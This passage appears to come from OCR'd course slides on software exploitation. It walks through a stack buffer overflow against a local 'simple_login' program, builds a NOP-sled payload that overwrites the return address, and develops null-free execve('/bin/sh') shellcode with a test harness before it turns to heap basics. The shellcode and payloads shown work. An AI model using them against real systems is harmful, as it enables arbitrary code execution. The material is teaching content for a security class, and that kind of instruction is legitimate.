
- We set a break point after the gets() call that reads in the buffer so we can try to find out shellcode on the stack




```
(gdb) break *authorize+32
Breakpoint 1 at 0x804831f: file simple_login.c, line 18.
(gdb) run < payload
Starting program: /root/class/simple_login < payload

Breakpoint 1, 0x0804831f in authorize () at simple_login.c:18
18              gets(password);
(gdb) x/64b $esp
0xbffff58c:     0x90    0xf5    0xff    0xbf    0x90    0x90    0x90    0x90
0xbffff594:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff59c:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff5a4:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff5ac:     0x90    0x90    0x31    0xc0    0x31    0xdb    0x31    0xc9
0xbffff5b4:     0x31    0xd2    0xb0    0x04    0xb3    0x01    0x68    0x64
0xbffff5bc:     0x21    0x21    0x21    0x68    0x4f    0x77    0x6e    0x65
0xbffff5c4:     0x89    0xe1    0xb2    0x08    0xcd    0x80    0xb0    0x01
(gdb)
```

- Looks like 0xbffff594 lies in the middle of our NOPS, so the password buffer must be there. We will make this our target eip.

Final Payload Construction


```
root@slack12:~/class# (cat payload;perl -e 'print "AAAA";print"\x94\xf5\xff\xbf"') | cat > payload2
root@slack12:~/class# xxd -g 1 payload2
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000020: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000030: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
0000040: 41 41 41 41 94 f5 ff bf                          AAAA....
root@slack12:~/class# wc payload2
 0  1 72 payload2
root@slack12:~/class#
```


- We now have the <NOPS><Shellcode><AAAA><address of password buffer> payload complete
- Let’s use it!



```
root@slack12:~/class# ./simple_login < payload2
Owned!!!root@slack12:~/class#
```

- We just forced simple_login to execute arbitrary code that we injected into it!!!
- In reality, an attacker would want to do something more useful than just print a message.
- What would you do if you wanted to execute arbitrary code but the architecture forbid you from executing the password buffer as if it were code?

Something more useful!




```
root@slack12:~/class/labs# cat shell.asm
section .data
cmd db '/bin/sh',0x0

section .text

global _start

_start:
;execve("/bin/sh", {"/bin/sh", NULL}, NULL)
mov eax, 11
lea ebx, [cmd]
mov ecx, 0
push ecx
push ebx
mov ecx, esp
mov edx, 0
int 0x80


root@slack12:~/class/labs# nasm -f elf shell.asm
root@slack12:~/class/labs# ld -o shell shell.o
root@slack12:~/class/labs# ./shell
sh-3.1# exit
exit
root@slack12:~/class/labs# _
```

Your Quest

- Turn the previous starter program which executes a shell into real shellcode
- Some issues are obvious, there are null bytes, a reference to the data section, others?
- I hope you remember your Intro to x86 material. In case your hazy, I’ll be coming around the class to help.


Test Harness



```
root@slack12:~/class/labs# cat shellcode_harness.c
int main(int argc, char **argv)
{
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)argv[1];
}

root@slack12:~/class/labs# ./shellcode_harness `cat hello.shellcode`
Owned!!!root@slack12:~/class/labs#
```


Shellcode_harness tries to execute whatever opcodes you pass into its command line argument as shellcode. This way you will know if your shellcode is working or not.

My Solution




```
section .text

global _start

_start:
;execve("/bin/sh", {"/bin/sh", NULL}, NULL)

;11 is the code for the execve syscall
xor eax, eax
mov al, 11

;push '/bin/sh',0x0 onto the stack
;set ebx to point to this string
xor ebx,ebx
push ebx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp

;next we need ecx to point to an array of pointers
;specifically {"/bin/sh", NULL}
;we construct this array on the stack using previously
;saved address of "/bin/sh" put in ebx
xor ecx, ecx
push ecx
push ebx
mov ecx, esp

xor edx, edx
int 0x80
```


It's alive!



```
08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       b0 0b                   mov    $0xb,%al
 8048064:       31 db                   xor    %ebx,%ebx
 8048066:       53                      push   %ebx
 8048067:       68 2f 2f 73 68          push   $0x68732f2f
 804806c:       68 2f 62 69 6e          push   $0x6e69622f
 8048071:       89 e3                   mov    %esp,%ebx
 8048073:       31 c9                   xor    %ecx,%ecx
 8048075:       51                      push   %ecx
 8048076:       53                      push   %ebx
 8048077:       89 e1                   mov    %esp,%ecx
 8048079:       31 d2                   xor    %edx,%edx
 804807b:       cd 80                   int    $0x80
root@slack12:~/class/labs# _
```



```
root@slack12:~/class/labs# cat shell_shellcode.pl
#!/usr/bin/perl
print "\x31\xc0\xb0\x0b\x31\xdb\x53";
print "\x68\x2f\x2f\x73\x68\x68\x2f";
print "\x62\x69\x6e\x89\xe3\x31\xc9";
print "\x51\x53\x89\xe1\x31\xd2\xcd\x80";

root@slack12:~/class/labs# ./shell_shellcode.pl > shell.shellcode
root@slack12:~/class/labs# xxd -g 1 shell.shellcode
0000000: 31 c0 b0 0b 31 db 53 68 2f 2f 73 68 68 2f 62 69  1...1.Sh//shh/bi
0000010: 6e 89 e3 31 c9 51 53 89 e1 31 d2 cd 80           n..1.QS..1...
root@slack12:~/class/labs# wc shell.shellcode
 0  2 29 shell.shellcode
root@slack12:~/class/labs#
```




```
root@slack12:~/class/labs# ./shellcode_harness `cat shell.shellcode`
sh-3.1# exit
exit
root@slack12:~/class/labs#
```

Discussion

- What issues did you run into?
- How did you solve them?

Your Quest: It's never over




```
#include <stdio.h>

int main(int argc, char **argv)
{
	char buf[64];
	strcpy(buf,argv[1]);
}
```

•Now force this program to execute a shell with your new shellcode.
• Where will you point eip at? You have a couple choices
• You will run into mysterious issues based on your choice….

Debriefing

- Where did you choose to point eip at?
- What issues did you run into?
- How did you solve them?

Da Heap!!!!



Heap vs Stack


- We use the stack to store local variables.
- Stack variables have a predetermined size
- When we need to dynamically allocate memory, we use the heap (like malloc() or the new operator).
- This generally occurs when how much memory we need for storage is dependent on some user input

Heap vs Stack 2


- Systems/programming languages usually provide their own (sometimes multiple) dynamic memory allocators.
- Thus the way memory is dynamically allocated/deallocated to a process varies considerably system to system.
- This is a good deal different than stack variables/operations whose essence is coupled with the architecture.

System Break

- The “system break” is the limit of a processes memory.
- Unix provides the brk() and sbrk() system calls which extend (or reduce) the limits of a processes memory.
- Most modern dynamic memory allocators rely heavily upon brk()/sbrk().



```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char *buf;
        buf = (char *)malloc(1024);
        printf("malloc gave buf an address of: 0x%x\n", buf);
        free(buf);
}


root@slack12:~/class/alloc#
```



```
root@slack12:~/class/alloc# strace ./malloc_user
execve("./malloc_user", ["./malloc_user"], [/* 36 vars */]) = 0
brk(0)                                  = 0x804a000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=111185, ...}) = 0
mmap2(NULL, 111185, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fc8000
close(3)                                = 0
